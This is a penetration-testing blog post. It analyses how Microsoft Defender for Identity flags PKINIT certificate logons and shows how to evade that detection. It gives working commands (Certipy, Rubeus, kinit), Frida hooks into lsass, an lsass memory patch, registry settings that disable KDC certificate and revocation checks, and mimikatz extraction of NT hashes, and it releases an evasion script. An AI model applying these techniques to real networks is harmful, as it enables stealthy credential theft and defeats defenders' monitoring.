
Understanding and evading Microsoft Defender for Identity PKINIT



Understanding and evading Microsoft Defender for Identity PKINIT detection

Rédigé par Guillaume André - 06/05/2024 - dans Pentest - Téléchargement
A few months following our blogpost on Microsoft Defender for Identity, new alerts related to Active Directory Certificate Services were added. This article will focus on suspicious certificate usage alerts: the detection mechanism will be explained as well as how to avoid raising any alert. In addition, a PowerShell script will be released to perform Kerberos authentication via PKINIT with the Windows API, from a non domain-joined machine.

Introduction

Last year, Microsoft released a blogpost about the introduction of Active Directory Certificate Services (ADCS) based detections in Microsoft Defender for Identity (MDI). These additions resonate with the researches on ADCS initiated by SpecterOps that changed the AD offensive tradecraft landscape.

While testing MDI's new detections in our lab, we noticed that Kerberos authentications via PKINIT with common tools (i.e. Certipy and Rubeus) were flagged as malicious. We decided to investigate to understand the detection and find bypasses. We will first present how we tackled the analysis of the detection, then what we did to avoid it and eventually

how we built a PowerShell script to perform authentication via the Windows API from a non domain-joined machine, as well as some implementation challenges faced along the way.

The lab setup is quite similar to the one described in our last blogpost: an Active Directory domain with a domain controller (DC01), a server (SRV01) and a workstation (WK01). SRV01 has the ADCS role and MDI's sensor is installed on both DC01 and SRV01. Each machine in the domain has a certificate signed by the CA.

Investigating the detection

Suspicious certificate usage over Kerberos protocol

When an attacker manages to retrieve a certificate for a privileged user (through ESC1 for example), they basically have two options:

- Perform a Kerberos authentication via PKINIT to retrieve a TGT.
- Perform a TLS client authentication via Schannel to authenticate to a TLS-protected service (e.g. LDAPS).

MDI's detection concentrates on the first option.

As a reminder, certificate-based Kerberos authentication is similar to a standard Kerberos authentication: the client sends an AS-REQ message and the server responds with an AS-REP message. However, the pre-authentication differs: instead of symmetrically encrypting a timestamp, the latter is digitally signed with the client's private key.


As PKINIT pre-authentication is widely used in enterprise networks using smart card logon, the detection cannot be based solely on the fact that PKINIT was used, as it would simply cause too many false positives. Therefore, the client's AS-REQ message generated by offensive tools must differ from a legitimate AS-REQ message with PKINIT. In this analysis, legitimate PKINIT pre-authentications include (but are not limited to) AS-REQ messages built by the Windows API.

To provide a working base, two PKINIT pre-authentications were generated with Certipy and Rubeus:

```
$ certipy auth -pfx odin.pfx -domain ASGARD.LOCAL -username odin
```

```
PS > Rubeus.exe asktgt /certificate:odin.pfx /user:odin /domain:ASGARD.LOCAL
```

As expected, the following alert appeared twice on Microsoft's security console:



Suspicious certificate usage alert generated by MDI.

For each command, a Wireshark capture was made to compare the AS exchange with a legit one. After that came the following problem: how to generate a legit authentication request? It could be done easily in a corporate network where smart card logon is configured, but at the time, we did not have access to such a setup. Moreover, we would not be able to test whether the authentication via smart card is classified as suspicious. Doing it with the Windows API did not seem trivial at first glance so we searched for a quicker alternative.

Samba to the rescue

It turned out that it was doable in a few steps with the Kerberos implementation of Samba. First, the CA certificate needs to be retrieved, which can be done with an LDAP query. Indeed, all the CA certificates are stored in the `Configuration` partition of the forest, in the `cACertificate` attribute of the `pKIEnrollmentService` objects, as a base64-encoded DER certificate:

```
$ ldeep ldap -s ldaps://DC01.ASGARD.LOCAL -k -d ASGARD.LOCAL -b 'CN=Public Key
Services,CN=Services,CN=Configuration,DC=ASGARD,DC=LOCAL' search
'(objectClass=pKIEnrollmentService)' cACertificate
[{
  "cACertificate": [
    "MII***w9s="
  ],
  "dn": "CN=ASGARD-SRV01-CA,CN=Enrollment Services,CN=Public Key
Services,CN=Services,CN=Configuration,DC=ASGARD,DC=LOCAL"
}]
```

Afterward, the `/etc/krb5.conf` file needs to be modified:

```
[realms]
ASGARD.LOCAL = {
    kdc = DC01.asgard.local
    pkinit_anchors = FILE:/etc/krb5/cacert.pem
    pkinit_eku_checking = kpServerAuth
    pkinit_kdc_hostname = DC01.asgard.local
    pkinit_identities = FILE:/etc/krb5/clientcert.pem,/etc/krb5/clientkey.pem
}
```

The `pkinit_anchors` attribute must point to the CA certificate file (PEM format) and the `pkinit_identities` attribute corresponds to the client certificate and its associated private key.

In case the client certificate was obtained as a `.pfx` file, the certificate and the private key can be extracted with the following commands:

```
$ openssl pkcs12 -in odin.pfx -nocerts -nodes -out clientkey.pem
$ openssl pkcs12 -in odin.pfx -clcerts -nokeys -out clientcert.pem
```

In addition, the `krb5-pkinit` package needs to be installed. Finally, a PKINIT authentication can be triggered with kinit:

```
$ kinit odin@ASGARD.LOCAL
```

This time, no alert appeared on the security console! We could stop there but let us investigate and understand the detection criteria. A Wireshark capture was also performed for kinit's PKINIT authentication to compare the AS-REQ message with the previous captures.

Figuring out the detection logic

The methodology was rather simple: we just played Spot the difference between the captures and a few hypotheses were tested. First, we thought it was simply due to the `kdc-options` value inside the `KDC-REQ-BODY` field: for Certipy and Rubeus, the value is `0x40800010` (forwardable, renewable, renewable-ok) whereas it is `0x50000010` for kinit (forwardable, proxiable, renewable-ok). We also tried to remove the pre-authentication data element of type `pA-PAC-REQUEST`, which was absent from the request produced by kinit. Both hypotheses turned out to be wrong: the detection is actually based on the encryption types advertised by the client, in the `etype` list in the `KDC-REQ-BODY` field. According to our tests, it only detects the specific encryption types lists built by Certipy and Rubeus which are respectively:

- [`eTYPE-AES256-CTS-HMAC-SHA1-96` (18), `eTYPE-AES128-CTS-HMAC-SHA1-96` (17)]
- [`eTYPE-ARCFOUR-HMAC-MD5` (23)]

No alert is raised when using a different list, such as the one used by kinit: [`eTYPE-AES256-CTS-HMAC-SHA1-96` (18), `eTYPE-AES128-CTS-HMAC-SHA1-96` (17), `eTYPE-AES256-CTS-HMAC-SHA384-192` (20), `eTYPE-AES128-CTS-HMAC-SHA256-128` (19), `eTYPE-DES3-CBC-SHA1` (16), `eTYPE-ARCFOUR-HMAC-MD5` (23), `eTYPE-CAMELLIA128-CTS-CMAC` (25), `eTYPE-CAMELLIA256-CTS-CMAC` (26)].

Even though the detection logic was uncovered, the MDI team could very well implement other detections based on additional specificities of the tools' custom Kerberos implementation. Therefore, we went one step further and built a PowerShell cmdlet that can perform PKINIT pre-authentication only with the Windows API.

Embracing the Windows API

Certificate authentication

As awesome as impacket-based tools and Rubeus are, they cannot mimic Windows protocols implementations better than Windows itself. One big advantage of using the Windows API for offensive tradecraft is that it allows us to free ourselves from detections based on protocol implementation details.

The goal was to build a tool that would be run on the operator's Windows VM, in the same way as they would run the builtin `runas.exe` tool to create a new logon session of type `NewCredentials` (with the `/netonly` flag).

At first glance, the CreateProcessWithLogon and LogonUser functions do not seem to support certificate-based authentication because they only accept a username, a domain and a password. However, it turns out there is a trick to make it work: the CredMarshalCredential function. According to the function's documentation:

> The CredMarshalCredential function transforms a credential into a text string. Historically, many functions, such as NetUseAdd, take a domain name, user name, and password as credentials. These functions do not accept certificates as credentials. The CredMarshalCredential function converts such credentials into a form that can be passed into these APIs.
>
> The marshaled credential should be passed as the user name string to any API that is currently passed credentials. The domain name, if applicable, passed to that API should be passed as NULL or empty. For certificate credentials, the PIN of the certificate should be passed to that API as the password.

It means this function can be used to convert a certificate to a string that can later be passed to `CreateProcessWithLogon`. The `CredMarshalCredential` function takes the credential type, a pointer to the credential object and returns the string representing the credential object. For credential-based authentication, correct values would be `CertCredential` and a `CERT_CREDENTIAL_INFO` structure. The latter is basically just the SHA1 hash of the certificate, which means it must already be present in the certificate store of the user. The needed steps are therefore:

1. Add the certificate to the user's certificate store.
2. Retrieve the certificate's SHA1 hash and call the `CredMarshalCredential` function to marshal the certificate into a string.
3. Use the generated string as the `lpUsername` parameter of the `CreateProcessWithLogon` function to create a new logon session and start a new process linked to that session.

Someone at Microsoft actually already implemented the logic, so parts of their code were reused. We built a first PoC, ran it on a domain-joined machine and it worked flawlessly. It also seemed to work when used on a non domain-joined machine, but it actually did not: as soon as we tried to access domain resources, we were faced with the following error:

```
C:\> dir \\DC01.ASGARD.LOCAL\SYSVOL
The Kerberos protocol encountered an error while validating the KDC certificate
during smartcard logon. There is more information in the system event log.
```

The error seemed to indicate a client-side check failed, and the hypothesis was reinforced by looking at the network traffic during the logon process: the domain controller answered with an errorless AS-REP message, which contained the user's TGT. However, by looking at the newly created logon session, no ticket was present:

```
C:\> klist
Current LogonId is 0:0x1463c00
Cached Tickets: (0)
```

Even though the AS exchange worked, something on the client machine prevented the logon session from being populated with the Kerberos ticket.

Reversing kerberos.dll

To quickly pinpoint the origin of the problem, a little bit of reverse-engineering was necessary. Kerberos tickets requests are made by `lsass.exe` via the Kerberos SSP (Security Support Provider), which is implemented in `kerberos.dll`. Some functions related to PKINIT were hooked with Frida, such as `KerbBuildPkinitPreauthData`, `KerbVerifyPkAsReply` and `KerbCheckKdcCertificate`. The following Frida script was used:

```
DebugSymbol.load("kerberos.dll");

const functions = [
    "KerbBuildPkinitPreauthData",
    "KerbCheckKdcCertificate",
    "KerbCheckKdcCertificateKeyUsage",
    "KerbGetPKINITPreauthType",
    "KerbInitializePkCreds",
    "KerbVerifyChecksum",
    "KerbVerifyPkAsReply",
]

var indentation = 0

for (const functionName of functions) {
    var fn = DebugSymbol.getFunctionByName(functionName);

    Interceptor.attach(fn, {
        onEnter: function(args)
        {
            console.log("  ".repeat(indentation) + "Enter " + functionName)
            indentation++
        },
        onLeave: function(retval)
        {
            indentation--
            console.log("  ".repeat(indentation) + "Leave " + functionName, ":",
retval)
        }
    });
}
```

Then, a PKINIT authentication was triggered on a domain-joined machine, as well as on a non domain-joined one, to compare the return values of the hooked functions. The below output was observed when the script was run on the domain-joined machine:

```
PS C:\> frida -p (Get-Process lsass).Id -l hook.js
[...]
Enter KerbInitializePkCreds
Leave KerbInitializePkCreds : 0x0
Enter KerbInitializePkCreds
Leave KerbInitializePkCreds : 0x0
Enter KerbGetPKINITPreauthType
Leave KerbGetPKINITPreauthType : 0x0
Enter KerbBuildPkinitPreauthData
Leave KerbBuildPkinitPreauthData : 0x0
Enter KerbBuildPkinitPreauthData
  Enter KerbVerifyPkAsReply
    Enter KerbCheckKdcCertificate
      Enter KerbCheckKdcCertificateKeyUsage
      Leave KerbCheckKdcCertificateKeyUsage : 0x0
    Leave KerbCheckKdcCertificate : 0x0
  Leave KerbVerifyPkAsReply : 0x0
Leave KerbBuildPkinitPreauthData : 0x0
```

When run on the non domain-joined machine, the output was:

```
PS C:\> frida -p (Get-Process lsass).Id -l hook.js
[...]
Enter KerbInitializePkCreds
Leave KerbInitializePkCreds : 0x0
Enter KerbInitializePkCreds
Leave KerbInitializePkCreds : 0x0
Enter KerbGetPKINITPreauthType
Leave KerbGetPKINITPreauthType : 0x0
Enter KerbBuildPkinitPreauthData
Leave KerbBuildPkinitPreauthData : 0x0
Enter KerbBuildPkinitPreauthData
  Enter KerbVerifyPkAsReply
    Enter KerbCheckKdcCertificate
      Enter KerbCheckKdcCertificateKeyUsage
      Leave KerbCheckKdcCertificateKeyUsage : 0xc0000320
    Leave KerbCheckKdcCertificate : 0xc0000320
  Leave KerbVerifyPkAsReply : 0xc0000320
Leave KerbBuildPkinitPreauthData : 0xc0000320
```

The `KerbCheckKdcCertificateKeyUsage` call failed with error code `0xc0000320`. The function name corresponds to the error displayed when we tried to access network resources after the PKINIT authentication. By overwriting with `0` the return value of `KerbCheckKdcCertificate` with Frida, everything worked perfectly!

As a temporary PoC, we built a PowerShell script that fetches the symbols of `kerberos.dll` and patches the `KerbCheckKdcCertificate` function in `lsass.exe`, so that it always returns `0`. Afterward, the script performs the PKINIT authentication and restores the memory of `lsass.exe`.

Going further

Even though the script worked well, we wanted to understand the root cause of the check fail to find a potential cleaner alternative to patching LSASS memory.

The `KerbCheckKdcCertificateKeyUsage` function checks the EKU of the certificate presented by the domain controller. The simplified function code looks like this:

```
int KerbCheckKdcCertificateKeyUsage(const struct _CERT_CONTEXT *ctx, BOOL
kdc_validation, int *a3, int *a4, int *a5) {
    PCERT_EXTENSION extension = CertFindExtension("2.5.29.37", ctx->pCertInfo-
>cExtension, ctx->pCertInfo->rgExtension);
    [...]
    if (CryptDecodeObject(X509_ASN_ENCODING, X509_ENHANCED_KEY_USAGE, extension-
>Value.pbData, extension->Value.cbData, 0, pvStructInfo, &pcbStructInfo)) {
        BOOL keyPurposeKdcEku = FALSE;
        BOOL smartCardLogonEku = FALSE;
        BOOL serverAuthenticationEku = FALSE;
        BOOL anyEku = FALSE;

        CTL_USAGE *usage = (CTL_USAGE)pvStructInfo;
        for (int i = 0 ; i < usage->cUsageIdentifier ; i++) {
            if (strcmp("1.3.6.1.5.2.3.5", usage->rgpszUsageIdentifier[i]) {
                keyPurposeKdcEku = TRUE;
            } else if (strcmp("1.3.6.1.4.1.311.20.2.2", usage-
>rgpszUsageIdentifier[i]) {
                smartCardLogonEku = TRUE;
            } else if (strcmp("1.3.6.1.5.5.7.3.1", usage->rgpszUsageIdentifier[i])
{
                serverAuthenticationEku = TRUE;
            } else if (strcmp("2.5.29.37.0", usage->rgpszUsageIdentifier[i]) {
                anyEku = TRUE;
            }
        }

        if ((!keyPurposeKdcEku && !smartCardLogonEku && !serverAuthenticationEku
&& ! anyEku) || (kdc_validation && !keyPurposeKdcEku)) {
            return 0xc0000320;
        }

        return 0;
    }

    return 0xc000009a;
}
```

The function fails if the DC's certificate does not have at least one of the following EKUs:

- KDC authentication (`1.3.6.1.5.2.3.5`)
- Smart Card Logon (`1.3.6.1.4.1.311.20.2.2`)
- Server Authentication (`1.3.6.1.5.5.7.3.1`)
- Any extended key usage (`2.5.29.37.0`)

Moreover, if KDC validation is enabled, then the DC must have the KDC authentication EKU. KDC validation is decided in `KerbVerifyPkAsReply`:

```
int KerbVerifyPkAsReply([...]) {
[...]
    BOOL kdc_validation = FALSE;
    if (KerbGlobalRole > 1 && fRebootedSinceJoin) {
        if (KerbGlobalKdcValidation == 2) {
            kdc_validation = TRUE;
        }
    } else if (KerbGlobalStandaloneKdcValidation == 1)
        kdc_validation = TRUE;
    }
[...]
```

As we cannot control the EKUs of the domain controller's certificate, the goal was therefore to disable KDC validation. `KerbGlobalRole` is a global variable storing the state of the machine regarding the domain. It is a value of the `KERBEROS_MACHINE_ROLE` enum, which has the following values:

```
typedef enum _KERBEROS_MACHINE_ROLE {
    KerbRoleRealmlessWksta,
    KerbRoleStandalone,
    KerbRoleWorkstation,
    KerbRoleDomainController
} KERBEROS_MACHINE_ROLE, *PKERBEROS_MACHINE_ROLE;
```

A value strictly greater than `1` is either a domain member or a domain controller. As the script is run from a non domain-joined machine, the first check will always fail. Therefore, KDC validation will occur only if `KerbGlobalStandaloneKdcValidation` equals `1`. To double-check, the following Frida script was used to print the values of the global variables:

```
DebugSymbol.load("kerberos.dll");

const globalVariables = [
    "fRebootedSinceJoin",
    "KerbGlobalKdcValidation",
    "KerbGlobalRole",
    "KerbGlobalStandaloneKdcValidation",
]

for (const variableName of globalVariables) {
    var sym = DebugSymbol.fromName(variableName)
    console.log(variableName, Memory.readInt(sym.address))
}
```

The result was:

```
PS C:\> frida -p (Get-Process lsass).Id -l Z:\globals.js
[...]
fRebootedSinceJoin 0
KerbGlobalKdcValidation 1
KerbGlobalRole 0
KerbGlobalStandaloneKdcValidation 1
```

As expected, `fRebootedSinceJoin` and `KerbGlobalRole` are set to `0` because the machine is non domain-joined. `KerbGlobalStandaloneKdcValidation` is set to `1`, which explains why `KerbCheckKdcCertificateKeyUsage` fails. By setting the value to `0` with Frida, another error appeared when trying to access network resources after the PKINIT authentication, which means we made progress!

```
C:\> dir \\DC01.ASGARD.LOCAL\SYSVOL
The revocation status of the domain controller certificate used for smartcard
authentication could not be determined. There is additional information in the
system event log. Please contact your system administrator.
```

This time, the error is related to the revocation check performed on the domain controller certificate. The relevant code is in the `KerbCheckKdcCertificate` function. A simplified version of the code is given below:

```
int KerbCheckKdcCertificate([...]) {
[...]
    if (!CertGetCertificateChain(
          hChainEngine,
          pCertContext,
          pTime,
          hAdditionalStore,
          pChainPara,
          KerbGlobalUseCachedCRLOnlyAndIgnoreRevocationUnknownErrors != 0 ?
CERT_CHAIN_REVOCATION_CHECK_CHAIN_EXCLUDE_ROOT |
CERT_CHAIN_REVOCATION_CHECK_CACHE_ONLY :
CERT_CHAIN_REVOCATION_CHECK_CHAIN_EXCLUDE_ROOT,
          pvReserved,
          &pChainContext)) {
        return 0xc0000320;
    }
[...]
    if (KerbGlobalUseCachedCRLOnlyAndIgnoreRevocationUnknownErrors) {
        pPolicyPara->dwFlags = CERT_CHAIN_POLICY_IGNORE_ALL_REV_UNKNOWN_FLAGS
    }
[...]
    if (!CertVerifyCertificateChainPolicy(
          pszPolicyOID,
          pChainContext,
          pPolicyPara,
          pPolicyStatus)) {
        return 0xc0000320;
    }
}
```

The certificate chain of the domain controller's certificate is checked, as well as its revocation status. The latter is controlled by the `KerbGlobalUseCachedCRLOnlyAndIgnoreRevocationUnknownErrors` global variable. As its name implies, if it is set to `1`, all revocation check errors will be ignored, which seems to be exactly what we want according to the previous error. By setting this global variable to `1`, the whole authentication flow was performed successfully:

```
C:\> dir \\DC01.ASGARD.LOCAL\SYSVOL
 Volume in drive \\DC01.ASGARD.LOCAL\SYSVOL has no label.
 Volume Serial Number is DE7A-DD34

 Directory of \\DC01.ASGARD.LOCAL\SYSVOL

04/05/2024  11:50 AM    <DIR>          .
04/05/2024  11:50 AM    <DIR>          ..
04/05/2024  11:50 AM    <JUNCTION>     ASGARD.LOCAL [C:\Windows\SYSVOL\domain]
               0 File(s)              0 bytes
               3 Dir(s)  83,846,508,544 bytes free

C:\> klist
Current LogonId is 0:0x2a669ba

Cached Tickets: (3)

#0>     Client: odin @ ASGARD.LOCAL
        Server: krbtgt/ASGARD.LOCAL @ ASGARD.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent
name_canonicalize
        Start Time: 4/26/2024 18:38:35 (local)
        End Time:   4/27/2024 4:38:29 (local)
        Renew Time: 5/3/2024 18:38:29 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: DC01.ASGARD.LOCAL
[...]
```

The last step was to figure out whether the global variables `KerbGlobalStandaloneKdcValidation` and `KerbGlobalUseCachedCRLOnlyAndIgnoreRevocationUnknownErrors` could be set without directly writing to the memory of `lsass.exe`. By checking the cross-references of the variables, we noticed they were both used in `KerbGetKerbRegParams`. This function takes a handle to a registry key, retrieves a list of predefined registry values and updates the corresponding global variables, including the two interesting ones. `KerbGetKerbRegParams` is called in `KerbWatchPolicy` and `KerbGetPolicyValues`, always with the `g_hKeyParams` global variable as parameter. The latter is initialized in `SpInitialize`, which is the function called by LSASS to initialize a security package. The `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Kerberos\Parameters` registry key is opened and stored in `g_hKeyParams`. Therefore, all that is required is to create the following registry values in `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Kerberos\Parameters`:

- `StandaloneKdcValidation` with a `DWORD` value of `0`.
- `UseCachedCRLOnlyAndIgnoreRevocationUnknownErrors` with a `DWORD` value of `1`.

No reboot is needed as there is a watch on the registry key calling `KerbGetKerbRegParams` each time a value is modified.

Bonus

A nice consequence of doing the ticket request with the Windows API is that it also performs the TGS-REQ dance to retrieve the NT hash of the user (sometimes called UnPAC-the-hash). It means that, after the new logon session is created, the NT hash of the user can be retrieved in `lsass.exe`:

```
C:\> mimikatz.exe sekurlsa::logonpasswords
[...]
Authentication Id : 0 ; 52768654 (00000000:03252f8e)
Session           : NewCredentials from 0
User Name         : user
Domain            : WIN-PENBOX-LAB
Logon Server      : (null)
Logon Time        : 4/27/2024 5:44:18 PM
SID               : S-1-5-21-1928844715-3232647291-2622908718-1000
        msv :
         [00000003] Primary
         * Username : odin
         * Domain   : ASGARD0
         * NTLM     : 33***f9
        tspkg :
        wdigest :
         * Username : odin
         * Domain   : ASGARD0
         * Password : (null)
        kerberos :
         * Username : odin
         * Domain   : ASGARD.LOCAL
         * Password : (null)
         * Smartcard
```

The NT hash can then be cracked offline to retrieve the plaintext password or directly used if Kerberos authentication is not supported on some services.

Invoke-RunAsWithCert

Along with this blogpost, we are releasing a PowerShell script Invoke-RunAsWithCert.ps1, which automates everything previously discussed. The script implements the two methods to bypass the client-side checks: setting the correct registry keys (the default) or patching `lsass.exe`. Its usage is quite similar to the builtin `runas.exe` tool: the certificate and the domain name need to be provided to open a new PowerShell window linked to the newly created logon session:

```
PS C:\> Invoke-RunAsWithCert -Certificate ./odin.pfx -Domain ASGARD.LOCAL
```

As expected, performing the PKINIT authentication with the Windows API does not trigger any alert in MDI.

Conclusion

Following the surge of interest of attackers about ADCS in recent years, MDI upgraded its detections to keep up with the offensive tradecraft. In this blogpost, the detection logic of suspicious certificate-based authentications was investigated.

We demonstrated that the detection was based on the discrepancies in the implementation of the Kerberos protocol between public offensive tools and standard ones and showed how the detection could be bypassed. Finally, we implemented a PowerShell script to perform a PKINIT authentication with the Windows API and discussed the problems we encountered from a non domain-joined machine, as well as how we solved them. The PowerShell cmdlet is available at our GitHub.

As a last note, and similarly to our last blogpost, the present analysis does not take into account the profile building and behavior-based detection capabilities of MDI. Authenticating as a privileged user that rarely logs in or from an unusual machine will make you stand out, regardless of the tool used.